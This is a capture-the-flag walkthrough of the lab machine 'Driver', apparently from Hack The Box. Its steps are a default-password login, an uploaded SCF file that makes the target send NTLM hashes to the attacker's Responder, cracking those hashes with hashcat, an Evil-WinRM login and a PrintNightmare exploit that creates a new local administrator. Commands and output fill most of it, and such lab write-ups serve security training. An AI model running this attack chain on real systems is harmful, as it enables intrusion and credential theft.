****

**By: Keenan Williams**

**Let’s start with an NMAP scan to see what ports are open and to start noting attack vectors**

**─$ nmap -A -p- -T5 10.10.11.106**

**Starting Nmap 7.92 ( [https://nmap.org](https://nmap.org/) ) at 2022-02-05 19:12 EST**

**Stats: 0:00:46 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan**

**Connect Scan Timing: About 72.73% done; ETC: 19:13 (0:00:16 remaining)**

**Nmap scan report for 10.10.11.106**

**Host is up (0.016s latency).**

**Not shown: 65531 filtered tcp ports (no-response)**

**PORT STATE SERVICE VERSION**

**80/tcp open http Microsoft IIS httpd 10.0**

**| http-methods:**

**|\_ Potentially risky methods: TRACE**

**|\*http-title: Site doesn't have a title (text/html; charset=UTF-8).**

**| http-auth:**

**| HTTP/1.1 401 Unauthorized\x0D**

**|\* Basic realm=MFP Firmware Update Center. Please enter password for admin**

**|\_http-server-header: Microsoft-IIS/10.0**

**135/top open msrpc Microsoft Windows RPC**

**445/tcp open Microsoft-ds Microsoft Windows 7 - 10 Microsoft-ds (workgroup: WORKGROUP)**

**5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)**

**|\_http-title: Not Found**

**|\_http-server-header: Microsoft-HTTPAPI/2.0**

**Service Info: Host: DRIVER; OS: Windows; CPE: cpe:/o:microsoft:windows**

**Host script results:**

**| smb2-security-mode:**

**| 3.1.1:**

**|\_ Message signing enabled but not required**

**| smb2-time:**

**| date: 2022-02-06T07:14:04**

**|\_ start\_date: 2022-02-06T06:38:32**

**| smb-security-mode:**

**| authentication\_level: user**

**| challenge\_response: supported**

**|\_ message\_signing: disabled (dangerous, but default)**

**|\_clock-skew: mean: 7h00m02s, deviation: 0s, median: 7h00m01s**

**Service detection performed. Please report any incorrect results at [https://nmap.org/submit/](https://nmap.org/submit/) .**

**Nmap done: 1 IP address (1 host up) scanned in 110.14 seconds**

**GET /fw\_up.php HTTP/1.1**

**Host: 10.10.11.106**

**User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:91.0) Gecko/20100101 Firefox/91.0**

**Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8**

**Accept-Language: en-US,en;q=0.5**

**Accept-Encoding: gzip, deflate**

**Referer: [http://10.10.11.106/fw\_up.php](http://10.10.11.106/fw\_up.php)**

**Authorization: Basic YWRtaW46YWRtaW4=**


**Connection: close**

**Upgrade-Insecure-Requests: 1**

**Cache-Control: max-age=0**


**If we we take a look at our nmap results we can conclude the following**


* **Port 80 is open so we have a web application to enumerate**
* **Port 445 is open, so we have smb running.**

****

**When we head to the site we are asked for a password for “Admin”**

**We can use check to see if we can use default passwords to gain access so let’s try the password “admin”**

****

****

**I notice I can upload files, so I immediately go to try and upload a reverse shell. What I quickly discover is that none of my exploits stuck.**

**With nothing sticking its back to the drawing board aka google!!**

**Going back over my nmap scan and try to a different aqpproach.**

**Both smbclient and smbmap failed. But I find smb-share file attack (SCF).**

**These articles can help with research**

* [**https://pentestlab.blog/2017/12/13/smb-share-scf-file-attacks/**](https://pentestlab.blog/2017/12/13/smb-share-scf-file-attacks/)
* [**https://cqureacademy.com/blog/penetration-testing/smb-relay-attack**](https://cqureacademy.com/blog/penetration-testing/smb-relay-attack)

**From pentesterlab I got the following script**

**[Shell]**

**Command=2**

**IconFile=\\$IP\share\file.ico**

**[Taskbar]**

**Command=ToggleDesktop**

**Be sure to change the ip address**

**You are going to need the responder tool as well to fire it up with**

**responder --lm -v -I tun0**

**After you run responder upload your script and you should get hashes!!**

**[SMB] NTLMv2 Client : ::ffff:10.10.11.106**

**[SMB] NTLMv2 Username : DRIVER\tony**

**[SMB] NTLMv2 Hash : tony::DRIVER:d8991645c640e314:AB3944E27D5B6ED87EB28B6D61798137:01010000000000008275B0E5341BD8014CE2A64B7921FD9D00000000020000000000000000000000**

**[SMB] NTLMv2 Client : ::ffff:10.10.11.106**

**[SMB] NTLMv2 Username : DRIVER\tony**

**[SMB] NTLMv2 Hash : tony::DRIVER:0180b25c4dddb96a:F2BA766783898C473DB01C8FC3DF1CE8:01010000000000000FC4BEE5341BD80164CE399FF610E7D200000000020000000000000000000000**

**[SMB] NTLMv2 Client : ::ffff:10.10.11.106**

**[SMB] NTLMv2 Username : DRIVER\tony**

**[SMB] NTLMv2 Hash : tony::DRIVER:3bb2b5b927303cdd:452C82D972165221B7F88E709774DEA1:01010000000000007911CDE5341BD80127E6F8F9D447F24100000000020000000000000000000000**

**[SMB] NTLMv2 Client : ::ffff:10.10.11.106**

**[SMB] NTLMv2 Username : DRIVER\tony**

**[SMB] NTLMv2 Hash : tony::DRIVER:15bbcbb0a37e2b87:B87BD984FF5E753E6C112E1DD1E7CF22:0101000000000000A49AD6E5341BD801C7FBF78BD33317C300000000020000000000000000000000**

**[SMB] NTLMv2 Client : ::ffff:10.10.11.106**

**[SMB] NTLMv2 Username : DRIVER\tony**

**[SMB] NTLMv2 Hash : tony::DRIVER:ca4fecebf52c195b:6E856E8F55D11CA857ACE13D23F51EB5:01010000000000006726E0E5341BD80121A3810AE246B6E800000000020000000000000000000000**

**[SMB] NTLMv2 Client : ::ffff:10.10.11.106**

**[SMB] NTLMv2 Username : DRIVER\tony**

**[SMB] NTLMv2 Hash : tony::DRIVER:343cda416bde6556:AA60C75C6A404098119576EE9F098F3E:01010000000000002EADE9E5341BD801E51378A6FEF7ABE600000000020000000000000000000000**

**[SMB] NTLMv2 Client : ::ffff:10.10.11.106**

**[SMB] NTLMv2 Username : DRIVER\tony**

**[SMB] NTLMv2 Hash : tony::DRIVER:75f6acfb6a0cec30:EB660D196C85DC911A5E73AE9EC610D0:01010000000000005FD5F0E5341BD801572E17B2E239A09B00000000020000000000000000000000**

**For ease of use I save the hashes in a text file and use Hashcat (john the ripper is also an option)**

**─$ hashcat -a 0 -m 5600 crack.hash /usr/share/wordlists/rockyou.txt**

**TONY::DRIVER:75f6acfb6a0cec30:eb660d196c85dc911a5e73ae9ec610d0:01010000000000005fd5f0e5341bd801572e17b2e239a09b00000000020000000000000000000000:liltony**

**Session..........: hashcat**

**Status...........: Cracked**

**Hash.Mode........: 5600 (NetNTLMv2)**

**Hash.Target......: TONY::DRIVER:75f6acfb6a0cec30:eb660d196c85dc911a5e7...000000**

**Time.Started.....: Sat Feb 5 20:58:38 2022 (0 secs)**

**Time.Estimated...: Sat Feb 5 20:58:38 2022 (0 secs)**

**Kernel.Feature...: Pure Kernel**

**Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)**

**Guess.Queue......: 1/1 (100.00%)**

**Speed.#1.........: 246.0 kH/s (0.63ms) @ Accel:512 Loops:1 Thr:1 Vec:8**

**Recovered........: 1/1 (100.00%) Digests**

**Progress.........: 31232/14344385 (0.22%)**

**Rejected.........: 0/31232 (0.00%)**

**Restore.Point....: 30720/14344385 (0.21%)**

**Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1**

**Candidate.Engine.: Device Generator**

**Candidates.#1....: !!!!!! -> 100794**

**Hardware.Mon.#1..: Util: 99%**

**We now have our password “liltony”**

**Let’s take a peek with smbmap shall we**

**smbmap -H 10.10.11.106 -u tony -p liltony 2 ⨯**

**[+] IP: 10.10.11.106:445 Name: 10.10.11.106**

**Disk Permissions Comment**

**---- ----------- -------**

**ADMIN$ NO ACCESS Remote Admin**

**C$ NO ACCESS Default share**

**IPC$ READ ONLY Remote IPC**

**Next, we will use Evil-WinRM to login using Tony’s credentials**

**evil-winrm -i 10.10.11.106 -u tony -p liltony 1 ⨯ 1 ⚙**

**Evil-WinRM shell v3.3**

**Data: For more information, check Evil-WinRM Github:** [**https://github.com/Hackplayers/evil-winrm#Remote-path-completion**](https://github.com/Hackplayers/evil-winrm#Remote-path-completion)

**Warning: Remote path completions is disabled due to ruby limitation: quoting\_detection\_proc() function is unimplemented on this machine**

**Info: Establishing connection to remote endpoint**

**^[Evil-WinRM PS C:\Users\tony\Documents>**

**\*Evil-WinRM\* PS C:\Users\tony\Documents> cd ..**

**\*Evil-WinRM\* PS C:\Users\tony> cd Desktop**

**\*Evil-WinRM\* PS C:\Users\tony\Desktop> dir**

**Mode LastWriteTime Length Name**

**---- ------------- ------ ----**

**-ar--- 2/16/2022 12:58 PM 34 user.txt**

**\*Evil-WinRM\* PS C:\Users\tony\Desktop> cat user.txt**

**Now that we have a flag and a foothold, let’s escalate our privileges. And the first thing I thought of was WinPeas. But I discover WinPeas is not working. So lets look at what processes are running**

**\*Evil-WinRM\* PS C:\Users\tony\Desktop> ps**

**Handles NPM(K) PM(K) WS(K) VM(M) CPU(s) Id ProcessName**

**------- ------ ----- ----- ----- ------ -- -----------**

**40 4 1836 1400 ...67 1.45 2200 cmd**

**113 10 10424 6776 ...45 2.81 2592 conhost**

**296 13 1152 4164 ...02 348 csrss**

**258 18 1172 4072 ...08 452 csrss**

**200 13 3292 11968 ...02 2364 dllhost**

**332 26 28760 48284 ...96 808 dwm**

**533 34 10192 35276 ...45 0.22 1304 explorer**

**505 27 8616 30868 ...32 0.28 2236 explorer**

**1399 59 16536 61416 ...68 18.94 3164 explorer**

**508 27 8416 30684 ...32 0.28 4688 explorer**

**0 0 0 4 0 0 Idle**

**807 23 3904 12804 ...99 576 lsass**

**173 13 2360 8792 ...95 2496 msdtc**

**473 38 14808 42880 302 2.48 4952 OneDrive**

**55 6 724 3316 ...65 0.02 2860 PING**

**301 18 6724 23472 ...81 1.36 3216 RuntimeBroker**

**688 45 21616 26384 ...32 2748 SearchIndexer**

**743 47 29448 70596 33076 0.58 3636 SearchUI**

**181 12 2664 10496 ...02 2880 sedsvc**

**249 9 2524 6280 ...73 568 services**

**646 31 13968 46544 252 0.67 3540 ShellExperienceHost**

**342 15 3516 17824 ...47 0.88 3068 sihost**

**49 3 336 1176 ...56 272 smss**

**379 22 5048 13808 ...12 1292 spoolsv**

**642 41 7476 20044 ...24 640 svchost**

**532 20 5004 17028 ...16 660 svchost**

**512 18 3400 8796 ...92 716 svchost**

**1311 53 15664 36884 ...21 820 svchost**

**172 12 2072 12320 ...26 0.02 852 svchost**

**567 26 10648 17592 ...37 872 svchost**

**423 21 4740 17656 ...46 920 svchost**

**207 16 1900 8280 ...95 928 svchost**

**760 27 6000 14084 ...38 968 svchost**

**487 42 12404 22352 ...62 1360 svchost**

**126 11 3048 9276 ...97 1568 svchost**

**277 18 4844 14700 ...08 1580 svchost**

**184 15 3672 15364 ...57 1684 svchost**

**183 15 3416 9920 ...04 1756 svchost**

**99 7 1140 5944 ...87 2188 svchost**

**116 9 1276 6136 ...77 2712 svchost**

**840 0 128 140 3 4 System**

**272 28 4548 13208 ...16 0.81 2192 taskhostw**

**138 11 2684 10400 ...22 1712 VGAuthService**

**108 7 1304 5516 ...06 1776 vm3dservice**

**100 8 1392 6052 ...28 2016 vm3dservice**

**332 23 8940 21104 ...52 1744 vmtoolsd**

**211 18 4928 15128 ...67 1.09 4916 vmtoolsd**

**85 8 824 4664 ...73 460 wininit**

**181 9 1812 8716 ...22 504 winlogon**

**325 19 8080 18400 ...96 2348 WmiPrvSE**

**805 30 90948 110320 ...67 1.42 4632 wsmprovhost**

**219 10 1544 7144 ...92 784 WUDFHost**

**The printer process is running so we can use CVE2021-1675 exploit. There are main repo’s for this or you can use searchsploit to find it,**

**Use the upload command to upload the .ps1 file to the target.**

**After the file is uploaded its needs to be imported and you need to create a new username and password and the script will give this user admin rights,**

**\*Evil-WinRM\* PS C:\Users\tony\Desktop> Import-Module .\cve-2021-1675.ps1**

**\*Evil-WinRM\* PS C:\Users\tony\Desktop> Invoke-Nightmare -DriverName "Xerox" -NewUser "keenan" -NewPassword "root"**

**[+] created payload at C:\Users\tony\AppData\Local\Temp\nightmare.dll**

**[+] using pDriverPath = "C:\Windows\System32\DriverStore\FileRepository\ntprint.inf\_amd64\_f66d9eed7e835e97\Amd64\mxdwdrv.dll"**

**[+] added user keenan as local administrator**

**[+] deleting payload from C:\Users\tony\AppData\Local\Temp\nightmare.dll**

**\*Evil-WinRM\* PS C:\Users\tony\Desktop> net users**

**User accounts for \\**

**---**

**Administrator DefaultAccount Guest**

**keenan tony**

**Now that we have our admin Account created let’s log into it**

──(keenan㉿kali)-[~/Desktop/HTB/Driver] └─$ evil-winrm -i 10.10.11.106 -u keenan -p root 130 ⨯

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting\_detection\_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: <https://github.com/Hackplayers/evil-winrm#Remote-path-completion>

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\keenan\Documents> cd .. *Evil-WinRM* PS C:\Users\keenan> cd .. *Evil-WinRM* PS C:\Users> ls

Directory: C:\\\\Users

Mode LastWriteTime Length Name

d----- 9/16/2021 12:48 PM Administrator d----- 9/28/2021 12:13 PM DefaultAppPool d----- 2/10/2022 8:44 PM keenan d-r--- 6/11/2021 7:06 AM Public d----- 9/10/2021 8:23 AM tony

*Evil-WinRM* PS C:\Users> cd Administrator *Evil-WinRM* PS C:\Users\Administrator> cd Desktop *Evil-WinRM* PS C:\Users\Administrator\Desktop> ls

Directory: C:\\\\Users\\\\Administrator\\\\Desktop

Mode LastWriteTime Length Name

* ar--- 2/10/2022 3:17 PM 34 root.txt

*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt

**THANKS FOR READING!**